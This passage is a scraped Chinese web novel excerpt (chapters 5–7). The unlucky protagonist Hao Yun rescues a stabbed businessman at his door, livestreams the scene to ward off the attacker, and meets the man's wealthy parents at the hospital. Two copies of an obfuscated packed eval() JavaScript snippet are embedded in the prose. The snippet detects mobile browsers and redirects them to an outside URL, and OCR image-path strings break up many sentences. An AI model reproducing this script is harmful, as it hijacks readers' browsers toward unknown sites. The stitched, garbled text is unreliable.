郝运一口气干完最后一口鸡汤,;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375005|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 一个系统都没能解绑。 不能解的他解不了,能解的他不愿意解,还有一个不敢解—— 谁愿意把“核武”送别人?解绑的系统肯定得找下一个宿主吧,看看今天白天的撞车事件,要被完美犯罪系统找到个一心报社的人,那场面简直不敢想。 郝运的独居生活就是吃完饭收拾桌子,洗干净碗筷,把洗理台上的水渍擦干,最后把厨房抹布洗干净,晾到架子上。 饭后消食,靠墙蹲十五分钟,收衣服、叠衣服,看时间差不多就去跑步机上走半小时。 平时他都会选慢跑半小时,今天头上带伤,就减轻了运动量,再做一做拉伸,洗个澡,换个舒服的家居服,正式进入到晚上休闲时光。 趁着这点时间,郝运把几个系统的功能和规则又仔细研究了一下。 获得新手礼包三个,包括生子系统给的一胎99宝丸,和变美系统给的“晚上一吃就睡早睡丸”一瓶,盲盒系统“新手随机抽机会x3”。 获得系统任务n个,包括但不限于,每日锻练身体……郝运看到完美犯罪系统给出的基础任务也是锻炼身体时,实在有点心情复杂。 他给李原发了条信息过去:【记得每天锻炼身体。】 李原秒回:【?】 白天在医院睡了一天,晚上郝运不太睡得着,虽然他独居不上班,自由职业工作时间自由,但他作息还比较规律。 在吃一颗“一吃就睡”和偶尔熬个夜之间,他选择了后者。 偶尔熬的夜,和偶尔喝的汽泡小甜水,一样都让人愉快。 他完全忘了世上还有乐极生悲一说,在他身上,不用乐极,也不讲究概率,“生悲”是一件极度简单的事。 午夜0点前的几分钟,郝运暂停了正在看的电影,去上了个厕所。 等他从卫生间出来,,一个拖沓吃力的脚步声,隔着隔音效果并不太好的门板,在这安静的大半夜清晰钻进郝运听觉灵敏的耳朵。 像是那种没了力气,还强撑着抬腿的动静。 郝运犹豫要不要出去看一眼,他们这个小区的住户大多上了岁数,没几个年轻人,万一是哪位老人大晚上回来犯了点毛病,这要摔了昏了就糟糕了。 而那一点犹豫还没落下,就听到咚一声,那声音听着明显是摔了,还是摔在他家门上。 这下省了犹豫了。 郝运脚下转了个方向,走过去一把将门拉开。 外面还有一道老式防盗门锁着,倒也不怕有什么危险。 他视线往外一扫,黑乎乎的楼道里有一点从外面透过来的路灯亮光,倒在他家门口的是个男人,刚巧他看清了那张脸。 是白天那位被他从被撞汽车里拖出来的虞总。 这一天的,是过不去了? 还是这虞总叫他救上瘾了,白天救一次不算,这会儿自动刷新到他家门口叫他救来了? 心里满满一堆吐槽,郝运手上已经解锁了手机,开始拨110。 感谢现代人上厕所带手机的好习惯,他能省了几步路,又节约了几分钟时间,希望这位虞总能撑到有人来救他。 正当郝运拿着手机讲电话,倒在地上的人像是缓过了晕眩,慢慢睁开了眼睛。 6. 第 6 章 “嗬……” 虞总发出一点虚弱的气音,足够郝运发现他“醒”了。 郝运蹲下身,手上拨着120还没挂断,他问:“你怎么样,哪里伤了?哪里难受?我这边拔了120,救护车马上来。” 虞总:“……” 他嘴巴动了动,郝运听不清,只能隔着防盗门贴过去一点。 虞总喘了几口气,终于有了一点力气,说:“把门关上,听到什么动静都不要出声,也不要出来。” 他说着像是要咳,但是发不出声音,最后只是又发出了轻微的“嗬、嗬”声。 郝运看他捂着腹部那边,黑乎乎的楼道里,人又穿了件深色的衣服,他也看不真切,只觉得似乎黑色的深浅不太一样。 不会是肚子被人扎了个洞吧? 不然怎么就倒地上起不来,总不能是大半夜低血糖犯了? 完美犯罪系统平淡开口:【正腹部一处刀刺伤,腹腔有积血,凶器为单刃锋利器具,类似匕首,创口深,创面整齐,说明刺这一刀的人下手很狠……结合他说的话,宿主,凶手应该就在附近,推断这种情况,不是仇杀,就是被雇凶的专业杀手,哪种都是真要命。】 要不是阴湿小哥形象的眼神里瞬间亮起的光,它这平静装得别人都要信了。 郝运人都有点麻了,报上地址,催120赶紧来。 挂断电话,郝运伸手就把家里的防盗门开了一条缝。 外面的虞总还没发现,他脑海里的系统先叫唤上了。 缺牙大爷惊讶:【哎哎?你怎么开门了,没听人让你把门关死在屋里装死吗?虽然人生的意义在于吃瓜,但咱们也不能盲目为了吃瓜献出人生啊……这一看就有危险!】 除了完美犯罪系统的其他四个系统一起点头。 郝运“接受”了几个系统的存在后,就没有再把它们都静音处理,只调低了音量。 他闻言,手上动作不停,人一下子就从门缝里挤了出来,而那位靠着门的虞总都没有因此摔倒。 同时用意识回答他们:【放心,一般没有人会在大庭广众之下干杀人灭口的事,所以,不仅我很安全,这位虞总也很安全。】 几个系统:哪里来的大庭广众?这货不是熬夜熬出了幻觉? 坐靠地上的虞总也看到郝运出来了,顿时着急:“回,屋里去……外面危,危险……” 郝运真怕他急吐血了。 他伸手摸了一下对方腹部的衣服……湿漉漉的。 他手指轻捻,放到鼻间一闻,顿时闻到了血腥味。 犯罪系统说得没错。 “把嘴闭上,这位善良的先生,不然我怕你肚子里的血从嘴里喷出来,现实生活里我没见过人吐血,你别吓我。” 郝运手上动作不停,嘴上还轻松与人闲聊。 他伸手又摸了一下,没摸到凶器,应该是刺这一刀的人直接把刺完把刀拔走了,没有留在伤口上。 “我先给你止血,你别乱动,痛也忍着。” 不知道是这位虞总因为失血失去了力气,还是因为他的语气太过专业且带着不容置疑,他没有再纠结让人回屋里去的事,而是顺着话回答说:“我、我现在……感觉……不、不到痛。” 有对方的肾上腺素打配合,郝运轻吹了声口哨,伸手就打开了急救箱……这东西一直摆在他家玄关的柜子上,刚才出门前,他都不用眼睛看,顺手就带了出来。 他脱下身上的棉制家居服上衣,利落叠成小方块,往人肚子上的伤口处一按,伸手精准从急救箱里拿出绷带,环着人的腰,几下缠了个结实。 尽量止个血。 虞总都没反应过来,他的伤口已经被初步处理结束。 他不由怀疑,这人是医生? 不过不等虞总发问,郝运已经拿出了手机,在上面点点点,然后一张嘴开始叭叭叭—— “晚上好,大家晚上好,刚开播就进了快十个人,看来夜猫子还真不少,正好闲着也是闲着,我现在给大家直播一个,在半夜如何救助一个受伤的野生霸总,虽然这种情况一般不太常见,但是知识学杂一点不用怕,万一有一天就像我这样用上了呢。” 全民直播时代,但凡有个手机就能上网播一个。 开直播不奇怪,有人在这种时候开直播也不是什么稀罕操作。 但这人是郝运,要是李原看到了,非得把眼珠子瞪出来。 他家运哥这是疯了? 此时没有李原,却有几个系统在。 【哇,你真开直播啊。】 【哇,你有好几十万粉丝啊。】 【哇,你也不是这个赛道的主播啊,播这个干什么啊?】 …… 郝运全当没听见,也不回答这几个哇哇怪。 手机屏幕的光映在郝运的脸上,大晚上,显出惨白色,灯光由下往上打出阴影,惨白中又透着阴森。 正被摄像头怼着的虞总僵住。 郝运发现了他的不自在,立即安慰:“你的脸没入镜,不过既使拍到了你也不用担心,这么狼狈的情况下,你看着也挺帅的。” 虞总:“……”他担心的是帅不帅吗? 只听郝运压着声音对着手机继续开聊—— “人怎么伤的我不知道,我半夜起来上厕所,听到有人摔我家门板上了,出来看情况发现的。” “已经报警也叫救护车了,现在在等,应该快 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375006|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 来了。” “怎么伤的?我也不清楚,人现在说话挺吃力,我也不好一直拉着他问情况。” “谢谢大哥送的礼物。” …… 楼道里突然变成了直播现场,听郝运的声音也能感受到那一份热闹,网络连接了无数个世界,此时正有无数双眼睛盯着他们这个小小楼道的一方空间。 如果此时,在这里发生点什么,那么只需要短短几秒,就会被全国各地的人看到。 这可不就是大庭广众之下。 虞总靠坐在那里,轻笑一声,完全放松了下来。 这个救了他的人很聪明,以及……他通过脸+头上纱布这两个特征,认出了这个救了自己的人是谁。 他也是没想到,同一天内,他竟然被同一个人救了两次。 大概十分钟左右,警车和救护车几乎同时赶到。 那位虞总被人抬上担架,郝运关了直播,向警察简单说明了情况,留了联系方式,然后进屋换了身衣服。 他的家居服脱掉后,身上就一件老头背心,实在不太能出门见人。 不过也还好还有件老头背心,不然刚才警察和医生看到的画面应该很美丽。 不到三分钟,郝运拿了家里钥匙出门,跟着上了救护车。 帮人帮到底,送佛送到西。 他决定跟去看看情况。 倒霉蛋郝运不爱出门,能不出门就不出门。 外面人事物太多,倒霉起来的不可控程度太大,但也因为倒霉了这些年,他家祖孙三代倒霉出来的经验—— 一旦有些强因缘的人事物出现时,不能回避,也回避不了。 该发生的事一定会发生,否则结果只会更糟。 热心市民郝运先生上车时看到附近几幢楼的灯不断亮起,越来越多的人探出头看热闹。 他想,吃瓜系统应该给这些人才对,只可惜这个破系统竟然不能解绑。 陪着有缘分的虞总再一次回到熟悉的医院,并为对方垫付了医药费。 郝运没钱,但他有妈妈。 沈茉女士直接给他转了五万块钱过来,让他不够再找她要。 一起过来的警察他们在查人员身份,联系家属。 虞总身上没有任何证明身份的东西,也没发现手机,不知道是没拿,还是掉了。 好在有郝运在。 因为上午刚进过一次这家医院,郝运提供了这一条信息后,很快就联系上了虞总的司机。 过了大概半小时,那位虞总还在手术室里抢救,他的家人终于赶到了。 郝运一眼看过去,立即直呼好家伙。 这不是他们县城所属市的首富夫妻嘛? 7. 第 7 章 首富分很多种,世界首富和全国首富倒是挺好认,再往下省级、市级的,虽然也有排名,但除非自己榜上有名,不然关注的人真不多。 作为一个土生土长的县城本地人,唯二进公司打工的经历,也没出过县城,郝运本来也不该认识这样的有钱人。 说来还是托了他妈妈的福。 他记得就是上一年,他妈妈公司办年会,他被拉着去蹭了次大餐。 正巧在那家酒店,遇到了首富家的公司也在那里办年会。 他妈妈沈茉女士就带着他去和人打了个招呼。 不过那次郝运没见着虞总这位首富之子,只见到了老虞总夫妻。 这一家子长得倒不怎么像,气质也全然不同,三个人三模三样,也怪不得郝运没把“虞总”和首富家联系到一起。 “怎么样了?情况怎么样了?人没事吧?” 首富夫妻一来,就直奔向抢救室门前的两位警察询问情况。 首富虞女士比郝运他妈妈要大上十来岁,今年应该快六十的年纪,可实际看着像是只有四五十岁。 她大晚上着急出来也没打扮,头发随意挽在脑后,身材和脸微微有点富态,一眼看着就让人觉得很舒服,很亲和。 只是此时她的脸上全是担忧。 她丈夫站在她身边,伸手扶着她,脸上是同款表情,但他看着像是话不多的人,戴了副眼镜,斯斯文文的,妻子开口问了,他便不再多做追问,就等着警察的回答。 郝运记得他好像听他妈妈说过,这位戴先生是位中学老师,教了一辈子书,是个非常温和豁达的人。 可能缘于沈茉女士当时介绍这对夫妻时的正面评价,郝运对他们的大概印象也不错。 【这么有钱的家庭,还能这么和谐,还真挺少见,记录(?)。】 吃瓜系统的缺牙大爷绕着虞首富夫妻绕了一圈又回来。 几个系统里,就数它最激动,大晚上的,除了犯罪系统,其他四个系统兴趣缺缺都几乎要进入休眠模式了,一个个停在郝运的肩膀上当挂件,就它完全不符合它的老年人形象,精神得跟猫头鹰似的。 郝运听它一个劲问“这是谁啊”,便在脑海里顺嘴回答了它。 结果这系统更来劲了。 系统太多,一时没太注意到细节的郝运,这会儿终于回味过来。 【等下,一般的吃瓜系统不都是看到人直接就出瓜的吗?你怎么不一样?】 不停在这里打勾记录是个怎么回事? 缺牙大爷闻言回头,对着郝运咧嘴一笑:【因为我是真正的吃瓜系统啊,字面意思,吃瓜看八卦,你的任务就是四处寻瓜,然后我们两个一起吃。】 郝运:【……】 就他这运气,他还在指望什么? 一边的阴湿小哥犯罪系统微微扯了一下嘴角,像是在说瞧这愚蠢的人类。 他待着无聊,一头扎进了抢救室,穿墙而入。 缺牙大爷一看立即也跟了上去:【等等我啊,吃瓜要一起吃才更有趣,知不知道!】 郝运的注意力转回首富夫妻那边。 两个警察看样子没认出来这对夫妻的身份,表情没什么变化,简单介绍了情况。 “人还在里面抢救,报警的是这位小哥,医药费也是他帮着垫付的。” 首富夫妻这才发现抢救室外还有个不是警察,不是医护人员的年轻男人。 “谢谢你,你是……” 戴老师微皱眉,露出思索的神情。 他看郝运觉得眼熟。 虞女士则是很快认出了郝运,说:“是沈总的儿子,我记得好像是叫郝运?” 因为名字吉利而被记住。 戴老师立即“啊”了一声,说:“对对,我想起来了,没想到是沈总的儿子,这也真是太巧了,我替我们家小惜谢谢你,小运是吧,你自己没事吧?” 他的视线落到了郝运的头上。 郝运觉得这会儿不是个说“故事”的好时机,他这头上的伤和虞总有点关系,但又不算是对方害的,也不是刚才伤着的,是早上的时候出的事。 顶着两道歉意夹杂着感激的眼神,他只好说:“虞总,戴老师好,我没事,这伤是早上弄的,和……小虞总关系不大。” 他不主动搭话,虞总夫妻担心儿子,也都没有心情聊天。 几个人就默默在手术室外等着。 不过没几分钟,沈茉女士也到了。 沈女士一向是个工作狂,这个点没睡是常态,给儿子转完账后,她满心记挂着儿子这边的情况,也没法安心待在公司,索性就赶过来看看。 顺便给他打包了一份宵夜:“你在这里也帮不上忙,不如就先回去吧?” 深知儿子的体质,沈茉担心他脑袋上的伤没好,到时候再出点意外。 郝运摇头轻声说:“我今天遇到他两次,第二次直接倒在我们家门口。” 听他这么说,沈茉即使再担心,也不说话了。 他们姓郝这一家子肯定有点什么问题,从郝运的爷爷开始,就异于常人的倒霉。 爷爷、爸爸、儿子祖孙三代的经历说起来可以写几本书了。 而再往上推,听郝运的爷爷郝荣生说,他爸就不倒霉,只是一个普通人。 他自己小时候也还正常,是从某一天开始,突然转了运,霉神上身。 